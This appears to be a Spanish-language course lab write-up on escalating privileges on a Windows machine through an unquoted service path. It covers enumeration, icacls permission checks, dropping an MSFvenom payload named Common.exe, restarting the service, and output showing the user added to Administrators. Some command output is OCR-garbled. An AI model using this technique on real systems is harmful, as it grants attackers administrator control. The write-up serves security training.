

## **SPRINT 16**

UNIDAD 2


ELEVACION DE PRIVILEGIOS EN WINDOWS

**MÉTODO** "UNQUOTED PATH SERVICE"

## EXPLOTACIÓN MÁQUINA WINDOWS

## MÉTODO "UNQUORED PATH SERVICE".

- Una vez instalada y conectada en el mismo rango de red que mi maquina Kali, procedemos a realizar un netdiscover para conocer la dirección IP del objetivo siendo esta 10.0.2.15.
- Ahora, dado que tenemos usuario y contraseña del usuario "user", procedemos a conectarnos a la maquina Windows a través de SSH.
- Una vez que hemos accedido a la maquina objetivo, procedemos a realizar algunas comprobaciones, sobre nuestro usuario, asi como de otros usuarios del sistema y los servicios a los que podemos tener acceso



 Comprobamos los privilegios del usuario y como ya sabíamos son muy escasos



 Se procede a comprobar las rutas existentes sin comillas y/ espacios, pero a través de ssh no funciona, asi que probamos directamente en cmd de la maquina Windows:



 Observamos que el único archivo que podría ser vulnerable a este método es:

```
Name PathName

unquotedsvc C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
```

- Ahora comenzaremos a verificar los permisos que tenemos en cada carpeta de la ruta vulnerable:
  - C:\Program Files\ → permisos de lectura y ejecución(RX)

```
PS C:\Users\user> icacls


C:\Program Files NT SERVICE\TrustedInstaller:(F)
    NT SERVICE\TrustedInstaller:(CI)(IO)(F)
    NT AUTHORITY\SYSTEM:(N)
    NT AUTHORITY\SYSTEM:(M)
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
    NULLIIN\Administrators:(M)
    BUILIIN\Administrators:(M)
    BUILIIN\Administrators:(M)
    BUILIIN\Users:(CI)(CI)(IO)(GR,GE)
    CREATOR OWNER:(OI)(CI)(IO)(GR,GE)
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
    APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
```

- C:\Program Files\Unquoted Path Service → plenos o totales permisos

Windows en esta ruta comprometida y mal configurada, irá intentando ejecutar un ejecutable en cada espacio en blanco q vaya encontrando, como nosotros tenemos archivos totales en la carpeta "Unquoted Path Service", el próximo ejecutable que realizará Windows sea en el próximo espacio, que será entre "Common" y "Files", por lo que nuestro payload debe denominarse "Common.exe".

Para ello se procede a realizar el payload en nuestra maquina Kali para que nuestro "users", tenga permiso de "administrador", utilizando para ello la herramienta MSFvenom y siendo transferida a la máquina Windows con el sistema "servidor python -wget"

 Se coloca el payload en la carpeta "Unquoted Path Service", justo donde está la carpeta del sistema "Common Files", donde se ejecutará cuando Windows se encuentra el siguiente espacio en la ruta.



 Finalmente, se procede a parar y activar el servicio que hemos explotado, consiguiendo que nuestro usuario "Users" tenga privilegios del grupo administrador.

```
PS C:\Program Files\Unquoted Path Service\Common Files> net stop unquotedsvc
El servicio de Unquoted Path Service no se ha iniciado.
Puede obtener más ayuda con el comando NET HELPMSG 3521.
PS C:\Program Files\Unquoted Path Service\Common Files> net start unquotedsvc
El servicio de Unquoted Path Service está iniciándose.
El servicio de Unquoted Path Service no ha podido iniciarse.
El servicio no informó de un error.
Puede obtener más ayuda con el comando NET HELPMSG 3534.
PS C:\Program Files\Unquoted Path Service\Common Files> net localgroup administrators
                administrators
Nombre de alias
Comentario
                  Administrators have complete and unrestricted access to the computer/domain
Miembros
Administrator
cloudbase-init
user
vagrant
Se ha completado el comando correctamente.
```